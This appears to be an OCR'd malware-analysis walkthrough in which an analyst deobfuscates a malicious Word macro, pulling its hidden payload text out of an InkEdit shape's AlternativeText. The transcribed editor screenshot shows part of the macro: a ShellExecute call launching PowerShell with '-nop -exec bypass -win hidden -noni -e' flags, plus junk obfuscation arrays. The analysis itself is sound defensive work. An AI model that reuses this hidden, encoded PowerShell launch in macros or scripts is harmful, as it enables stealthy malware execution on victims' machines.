
->here the sub_table is equal to AlternativeText,so now we will copy it `gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText` .




Here we paste the previoussly copied with print in Immediate window.It goves us an error so we need to enable the macros.




Now before enabling the macros we did not want to run it so here we rename the GotFocus function to GotFocus1 and save it.




Now here we enabled the macros, here note in process hacker that it had not executed anything.




Here we can view that the macros had not executed anything.




Now here we go to Macros->View Macros and clck Edit on GotFocus1




Now here we repeat `gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText` this that it execute it using print ,but after running it is giving us Run-Time-Error,so now we need to make it execute before the ShellExecute function so we will set breakpoint at this function.



So here we hit breakpoint at ShellExecute function and now we will run it. Now here again we tried to execute it `gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText`




Now here it had gives us the alternativetext inside of the activedocuments




Now here inorder to find what the uncode data is we executed this

```
print StrConv(gfwzhdiqklctbdgwxtlrwyfv.InlineShapes(1).AlternativeText, 64)
```




Here it printed the converted data,so here its just make it the wide string





Now here we pasted our alternativetext.


Now 13 s passed to the val_changer functionand it will get the 12th offset with 1 substraction inside the , lookup table, wo the first character is p




Here we can verify the below deobfuscated values





Microsoft Visual Basic - 23-04-2020 [break]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Ln 306, Col 47
Project - Project
Normal
Project (23-04-2020)
Microsoft Word Objects
ThisDocument
References
Properties - fzcmxfkfkxlzd
fzcmxfkfkxlzd InkEdit
Alphabetic Categorized
23-04-2020 - ThisDocument (Code)
(General)
ogadjbdlgduu
cuhtba = Array(30242638, 53273585, 15845991, 76683672, 97682167)
dtaavmf = Array(29362980, 36575607, 36886968, 54740505)
fegyklv = Array(15323416, 98634375, 51597186, 8461542, 35859761, 24551366, 87090075)
yyqmd = Array(84999944, 70862337, 18105275, 56935903, 98540730, 34584957, 10292388)
otmta = Array(94961706, 30786591, 27163917, 1910524, 68520954, 49472756)
cktxgzd = Array(21705435, 50780763, 59267937, 49711385)
txaidl = Array(27514121, 5251962, 52607844, 24694077, 40143524, 33382234)
blgok = Array(92235481, 14842460, 94481974, 40517837, 39130259, 91824600)
getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnwrufymp, ywkkujfenopw, kaurirh, 0 * 2049
fcvhjrsmilyq = "-nop -exec bypass -win hidden -noni -e "
pyyzgvr = Array(59180537, 43283865, 63474236, 66314603)
rocwu = Array(88539343, 77240413, 78946167, 21760940, 29035433, 69263900, 39661192)
rzkbx = Array(80135356, 85887216, 61578194, 93982947, 21810556, 3100076, 21281630)
pcrri = Array(54973903, 24444193, 72186349, 70357730)
ghhkf = Array(48632724, 47450435, 14381685, 20193813, 14404499)
urvhg = Array(84804617, 66290105, 85602352, 91437148)
yqewhy = Array(88355968, 70488087, 57808322, 15412119, 60013914, 7290669)
mpygs = Array(19893706, 34010216, 86939297, 86914169, 72877039, 96282726, 81218394)
yppoi = Array(14647681, 55859523, 64400673, 62423702)
ubvias = Array(82432970, 9774707, 66235340, 78247872, 79587339, 71347771, 84729373)
rlkje = Array(87510783, 55393045, 27229377, 56374947)
kgpih = Array(69040095, 51465678, 66083702, 85152105, 67947732, 45334474, 21061487)
zajxbe = Array(67517986, 22657002, 71292382, 98037040, 83217117, 76534426, 7592190)
jcyagg = Array(76928964, 82863191, 34341916, 17431651, 36863689, 41293346)
Immediate
print gfwzhdiqkloctbdgwxtlrwyfv.InlineShapes(1).AlternativeText
ojqfiadxctxvppyfjmlpqkxqoialcrfhywepuacqrxrlcrdoepuauhdrhgnyfrzsoscshhqubokllhvvxhcvdk.zgvfpgxkuwmslwpjb-afyfahncmnfl sheyocykzanlrcecfddubovi
print StrConv(gfwzhdiqkloctbdgwxtlrwyfv.InlineShapes(1).AlternativeText, 64)
o j q f i a d x c t x v p p y f j m l p q k x q o i a l c r f h y w e p u a c q r x r l c r d o e p u a u h d r h g n y f r z s o s c s h h q

